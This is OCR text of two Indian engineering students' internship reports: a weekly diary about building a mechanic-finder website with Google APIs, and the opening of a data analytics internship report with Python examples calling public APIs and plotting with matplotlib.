
Day 2 :- Holiday

Day 3 :- Created a web page where mechanic can post their details & give feedback.

Day 4 :- Created a page where admin can view all the requests from users

Day 5 :- Created a page where admin can view all customers and can approve, delete & Edit.

Week-11 (10/04/2023 to 16/04/2023)



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Annexure I

Enrollment no: 190390107047

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Shankhadeep N. Pradhan

DIARY OF THE WEEK: Dt: 10/04/2023 TO 16/04/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Dreams Technology

NAME OF THE PLANT/SECTION/DEPARTMENT: Information & Technology

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Chetan Makwana

DESCRIPTION OF THE WORK DONE IN BRIEF

Day 1 :- Created a page where admin can view all mechanics and approve, delete & edit.


Day 2 :- Studied about google ~~api~~ API, its uses & how it can be used to add location on our website

Day 3 :- Learnt about Google Cloud platform & its other uses ~~added~~ and created project on it.

Day 4 :- Learnt about Google API Libraries :-
i) Direction API , ii) Geocoding API

Day 5 :- Holiday

Week-12 (17/04/2023 to 23/04/2023)



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Annexure 1

Enrollment no: 190390107047

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Shankhadeep N. Pradhan

DIARY OF THE WEEK: Dt: 17/04/2023 TO 23/04/2023

DEPARTMENT: Computer & Engineering SEM: 8th

NAME OF THE ORGANISATION: Dreams Technology

NAME OF THE PLANT/SECTION/DEPARTMENT: Information & Technology

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Chetan Makwana

DESCRIPTION OF THE WORK DONE IN BRIEF

Day 1 :- Learnt about Google API Libraries :-
(iii) Geolocation API (iv) Maps Javascript API
v) Places API


Day 2 :- Learnt how to access the API Key using credential in Google API.

Day 3 :- Creating a web page where user can search nearby mechanic using Google APIs.

Day 4 :- Created a database in MySQL where user & mechanic's information can be stored.

Day 5 :- Added some designing to our mainweb site.

Week-13 (24/04/2023 to 25/04/2023)



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Annexure 1

Enrollment no: 190390107047

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Shashikadeep N. Pradhan

DIARY OF THE WEEK: Dt: 24/04/2023 TO 25/04/2023

DEPARTMENT: Computer science SEM: 8th

NAME OF THE ORGANISATION: Dreams Technology

NAME OF THE PLANT/SECTION/DEPARTMENT: Information & Technology

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Chetan Makwana

DESCRIPTION OF THE WORK DONE IN BRIEF

Day1 :- added some designing to admins webpage.

Day2 :- - added some validations to our code.
- As it was our last day of internship the project was checked by our mentor.

Appendix-II: Annexure II

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Annexure 2

Feedback Form by Industry expert

Student Name: Shankhadeep N. Pradhan Date: 25/04/2023
Work Supervisor: Chetan Makwana Title: CEO
Company/Organization: Dreams Technology
Enrollment No: 190390107047
Internship Address: Swagat Rainforest 2, Kudasan, Gandhinagar
Dates of Internship: From 01/02/2023 to 25/04/2023

Please evaluate your intern by indicating the frequency with which you observed the following behaviors:

Parameters	Needs improvement	Satisfactory	Good	Excellent
Shows interest in work and his/her initiatives				✓
Produces high quality work and accepts responsibility			✓	
Uses technical knowledge and expertise			✓	
Analyzes problems effectively				✓
Communicates well and writes effectively				✓

Overall performance of student intern: (Needs improvement/ Satisfactory/Good/Excellent):

Additional comments, if any: He is doing good. Hard work

Signature of Industry person with name and Stamp:

Signature of the Faculty Mentor

INTERNSHIP AT INFOLABZ IT SERVICES PVT. LTD

AN INTERNSHIP REPORT

Submitted by

Shivam Singh Rathore

200390107009

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering Department

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

Gujarat Technological University, Ahmedabad

May, 2023

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at INFOLABZ** has been carried out by **Shivam singh Rathore** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering 7th Semester of Gujarat Technological University, Ahmedabad during the academic year 2023-24.

Sign

Prof. First Name Last Name

Internal Guide

Sign

Prof. FirstName Last Name

Head of Department

CERTIFICATE OF COMPLETION

INFOLABZ IT SERVICES PVT. LTD.

COMPLETION CERTIFICATE OF SUMMER INTERNSHIP

Date: 12-08-2023

Enrollment: 200380107069
Semester: 7th, Computer Engineering
Saffrony Institute Of Technology

To whom it may concern,

We are delighted to provide this certificate for the successful completion of the requirements and work performed during the two-week free internship (27 July 2023 to 10 August 2023) by Shivam Singh Rathore

In this internship course we have covered the fundamentals of Data Analytics and Machine Learning. In the data analytics part, we have worked on API data and covered the basics of analysis using pandas and data visualization using matplotlib. In machine learning, we have implemented elementary regression models.

We wish Shivam Singh Rathore all the best for future endeavors.

Mr. Twinkle Shah
Internship Coordinator
InfoLabz, Ahmedabad

+91 9898869892
+91 8141236662
info@infolabz.in
www.infolabz.in
405 Viraj Avenue, Above BARFI Palace,
Nr. Commerce Six Rd, Gurukul,
Ahmedabad, Gujarat 380052

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ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at INFOLABZ** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student Sign of Student

Full name of Student _____

COMPANY PROFILE

Established in 2016, incorporated with our parent IT company, INFOLABZ IT SERVICES PVT. LTD. has managed to make its own position in IT Sector. We are involved in Web Development, App Development, Progressive Web Application Development, IOT solutions, Graphics & Designing, Digital Marketing, Domain & Hosting services, SMS services, etc.

In the span of seven years, we have managed to deliver all projects on time with utmost accuracy to our clients across the globe. We have dedicated teams of experienced and hard-working developers. Our developers who are always willing to take on new challenges and looking forward to learning new things, are the heart of this company.

Our objective is to sustain with exponential growth in the IT industry. Our mission is to deliver the best with top-notch quality every quarter and our vision is to develop a product with one of its kind concept which could be used by millions of people

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	● Dictionary	
	- Concept of API	
	- Requests Package	
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Week 1

27 JULY 2023

- **Basics of Data Analytics, Type of Data:**

Data analytics is the process of examining, cleaning, transforming, and interpreting data to extract meaningful insights and support decision-making. It involves various techniques and methods to analyze data in order to identify patterns, trends, correlations, and other valuable information. Data analytics can be broadly categorized into descriptive, diagnostic, predictive, and prescriptive analytics.

When it comes to the types of data used in data analytics, they can be classified into several categories based on their characteristics: structure data and unstructured data.

- **Dictionary:**

In Python, a dictionary is a built-in data type that stores key-value pairs. It's also known as an associative array or a hash map in other programming languages. Dictionaries are mutable, unordered collections, meaning the order of elements is not guaranteed, and they allow for fast retrieval of values based on their associated keys

```
# Creating a dictionary
student = {
"name": "John",
"age": 20,
"major": "Computer Science"
}
```

- **Concept of API:**

The concept of an API (Application Programming Interface) revolves around providing a set of rules, protocols, and tools that allow different software applications to communicate and interact with each other. APIs enable developers to build software that can utilize the functionality of other software components, services, or platforms without needing to understand the underlying implementation details. APIs abstract the complexity and provide a standardized way for programs to interact

Python is commonly used to interact with web-based APIs using libraries like requests. Web APIs expose endpoints that allow you to retrieve or manipulate dfrom remote servers, often using HTTP or HTTPS.

Example :

```
import requests
response = requests.get("https://api.example.com/data")
data = response.json()
print(data)
```

- **Requests Package:**

The requests package in Python is a widely used library that simplifies making HTTP requests and interacting with web services. It provides an intuitive and Pythonic way to handle various aspects of HTTP communication, such as sending requests, receiving responses, handling headers, and managing cookies. The requests library is often used for tasks like fetching data from web APIs, submitting forms, or interacting with web pages**.**

In [6]:
```
#BITCOIN API

import requests

url = requests.get("http://api.coindesk.com/v1/bpi/currentprice.json")
mydata = url.json()

print(mydata)
print(type(mydata))

for x in mydata:
    print(x)

#print live price in USD
print(mydata["bpi"]["USD"]["rate"])
```

```
{'time': {'updated': 'Aug 13, 2023 09:08:00 UTC', 'updatedISO': '2023-08-13T09:08:00+00:00', 'updateduk': 'Aug 13, 2023 at 07:0
8 BST'}, 'disclaimer': 'This data was produced from the CoinDesk Bitcoin Price Index (USD). Non-USD currency data converted usi
ng hourly conversion rate from openexchangerates.org', 'chartName': 'Bitcoin', 'bpi': {'USD': {'code': 'USD', 'symbol': '&#
36;', 'rate': '29,436.7292', 'description': 'United States Dollar', 'rate_float': 29436.7292}, 'GBP': {'code': 'GBP', 'symbol':
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<class 'dict'>
time
disclaimer
chartName
bpi
29,436.7292
```

Week 1

28 JULY 2023

- **API Handling :** Covid API, ISRO API, Bitcoin API, Mutual Fund


Covid API: There are various APIs that provide COVID-19 related data, such as cases, deaths, recoveries, and vaccination statistics. One popular source is the COVID-19 Data API provided by Johns Hopkins University. You can use the requests library to make requests to the API and process the received data.

Fig 1.2 Covid API Example

ISRO API:The Indian Space Research Organisation (ISRO) provides APIs to access information about their missions, satellites, and other space-related data. The exact endpoints and details may vary, so it's important to refer to ISRO's official API documentation.

Fig 1.2 ISRO API Example

API Search: To search for APIs programmatically using Python, you can leverage the capabilities of the requests library to query API directories and retrieve information about available APIs. Below, I'll provide you with an example of how to search for APIs using the Programmable Web API directory as an example:



```
In [2]: #3: The highest number of daily confirmed cases

        import requests

        url = requests.get("https://data.covid19india.org/data.json")
        mydata = url.json()

        # Extract daily confirmed cases from the data
        cases = [int(i['dailyconfirmed']) for i in mydata["cases_time_series"]]

        highest_cases = max(cases)

        print("The highest number of daily confirmed cases is:", highest_cases)

        The highest number of daily confirmed cases is: 414280

In [3]: # 3: The highest number of daily confirmed cases

        import requests

        url = requests.get("https://data.covid19india.org/data.json")
        mydata = url.json()

        max_cases = 0
        max_date = ""
```

Fig 1.3 API search Example

Week 1

31 JULY 2023

- **Data Visualization using MatPlotLib:**

Matplotlib is a popular Python library for creating various types of data visualizations, such as line charts, bar charts, scatter plots, histograms, and more. It provides a flexible and powerful way to visualize data and is widely used for exploratory data analysis and presentation of results.

Support for Various Plot Types: Matplotlib supports a wide range of plot types, including line plots, scatter plots, bar charts, histograms, pie charts, 3D plots, and more.

Customization: Users can extensively customize visual elements such as colors, markers, line styles, titles, axes labels, legends, and more to create polished and informative visualizations.

Multiple Backends: Matplotlib can generate plots in various formats, including PNG, PDF, SVG, and interactive formats for web applications. It also supports rendering plots in different GUI environments.

Integration with NumPy: Matplotlib works seamlessly with NumPy arrays, making it easy to visualize data from numerical computations.

Subplots and Layouts: Matplotlib allows you to create multiple plots within a single figure using subplots. You can customize the arrangement and layout of subplots.

```
In [11]:  # From COVID API   generate Horizontal Histogram, store as totalconfirmed

          import requests
          from matplotlib import pyplot as plt

          url = requests.get("https://data.covid19india.org/data.json")
          mydata = url.json()

          state = []
          confirmed = []

          for i in range(0, len(mydata['statewise'])):
              state.append(mydata['statewise'][i]['state'])
              confirmed.append(mydata['statewise'][i]['confirmed'])

          plt.figure(figsize=(10, 8))  # Adjust the figure size
          bars = plt.barh(state, confirmed, color='skyblue')

          plt.title('COVID-19 Confirmed Cases by State in India', fontsize=16)
          plt.xlabel('Total Confirmed Cases', fontsize=14)
          plt.ylabel('State', fontsize=14)

          # Format numbers on the x-axis with commas for better readability
          plt.gca().get_xaxis().set_major_formatter(plt.FuncFormatter(lambda x, loc: "{:,}".format(int(x))))

          plt.tight_layout()  # Prevents the labels from being cut off
          plt.show()
```

OUTPUT :

